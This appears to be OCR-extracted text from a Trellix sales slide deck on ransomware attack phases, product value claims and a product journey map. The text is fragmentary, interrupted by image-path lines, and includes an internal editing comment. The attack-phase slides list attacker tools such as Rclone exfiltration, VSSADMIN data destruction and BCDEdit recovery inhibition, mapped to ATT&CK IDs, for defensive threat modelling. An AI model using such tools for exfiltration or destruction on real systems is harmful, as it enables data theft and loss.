


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With Trellix, Ransomware doesn't stand a chance

The Phases of a Ransomware Attack

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


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
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
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







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
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
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
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- Rclone/Megasync Exfiltration to Cloud Storage - T1567.002
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- VSSADMIN- Data Destruction T1485
- BCDEdit Inhibit System Recovery T1490
- DISM- Service Stop T1489
- Reg- Impair Defenses T1562





- PsExec- Service Execution T1035
- WMIC- Windows Management Instrumentation - T1047
- IcedID- Native API T1106
- PowerShell- Command and Scripting Interpreter - T1059
- Data Encrypted for Impact T1486





- No Specific Attack Techniques
- Attacker may still have persistence
- Re-encryption may occur



Join me in the War Room to see Trellix Platform in action!

Initial Access, Defense Evasion and Execution Discovery and Defense Evasion

Credentials Access and Collection


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Ingress Tool Transfer, Defense Evasion and Exfiltration Lateral Movement and Discovery

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




























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
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We need to align this better to the kill chain we use in the other parts of the deck; could we improve the visual representations?

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Live Demo



Ransomware Detection and Response What's the value of our Platform?

Strengthen Posture



Reduce risk with the most comprehensive, integrated, and open, Al-powered platform leveraging over 1000+ integrations

Minimize MTTD



Automatic correlation across multiple vectors ousts attackers in the earliest stages of a ransomware campaign

Reduce MTTI & MTTR



Reduce cost and increase productivity with Al-guided investigation, playbooks, and response

Empower Talent



Trusted advisors from Trellix Professional Services offer health watch and incident response services that augment existing staff

Reduce TCO




Decreased MTTD, MTTI, and MTTR reduces cost and risk in the SOC. Vendor consolidation decreases operational and technical expenses across the organization

Enriched with Threat Intelligence and research from the Trellix Advanced Research Center Infused across the Trellix portfolio and available as a service to uncover novel attacks and prioritize high impact threats




Your Journey to Ransomware Resilience with Trellix

Ransomware Reference Architecture





Ransomware Resilience Customer Outcomes Journey Map





Ransomware Resilience Trellix Solutions Journey Map Example



Foundation

Operational



Trusted

Use Cases

Basic Endpoint Protection and Hygiene

- Anti-Malware Protection
- NGAV Protection
- · Reputation Threat Intelligence
- Central Management
- Compliance Reporting

Extended Endpoint Detection and Response

- Endpoint Detection and Response
- IOC detection
- Endpoint Forensics
- Credential Theft Protection
- · Contextual Threat Intel Feed

Extended Workplace Detection and Response

- Mobile Malware Detection Advanced Email Threat **Detection and Response**
- Endpoint Data Protection
- Sandbox Malware Analysis
- · Open XDR

Extended App Detection and Response

- O365, Google Workplace Threat Detection
- AWS, Azure and GCP Threat Detection
- Server Threat Detection
- Collaboration Service Threat Detection

Extended Network Detection and Response

- Complete Ransomware detection and response
- Advanced Network Detection capability
- Regular Exercises and **Threat Briefings**

Trellix Solutions

Customer Outcome

- Trellix Endpoint ENS
- Trellix Insights
- Trellix TIE
- Trellix IVX
- Trellix Policy Auditor
- Endpoint Services Health Watch
- Commodity Threat
- Detection Reduced effort to manage
- **Endpoint security** Microsoft E3 Replacement
- Optimized Endpoint Configuration

- Trellix EDR
- Trellix Forensics

Endpoint

- Intel as a Service Basic
- Services Incident Response, MDR, Training

Advanced Threat Detection

Vendor Consolidation on

Mobile Worker Protection

Microsoft E3 Replacement

Crowdstrike Replacement

Improved incident

investigations

- Trellix XDR
 - Trellix Mobile
 - Trellix ETP
 - Trellix Endpoint DLP
 - Trellix IVX Enterprise
 - Services XDR Assessment.
 - MDR.
 - Reduced SOC Alert Fatigue
 - Reduced Time to Detect, Investigate Threats
 - Incident Response Automation
 - Reduce Risk of Data Breach
 - Microsoft Sentinel Replacement

- Trellix XDR
- Trellix CWS
- Trellix IPS
- SkvHiah SSE
- Trellix IVX Enterprise
- Services Data Protection
- Program
- Enables secure cloud adoption
- Reduce risk of application breach
- Reduce Risk of Data Breach via email
- Data Discovery and Visibility

- Trellix XDR
- Trellix NDR
- · Trellix Network DLP
- Trellix Network Forensics
- Services SOC Exercises
- Intel as a Service Advanced
- Full Endpoint, Cloud, Data and Network Threat Detection
- Advanced Forensics
- · Reduce risk of ransomware data breach



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Stopping Criminals and Threats in Their Tracks



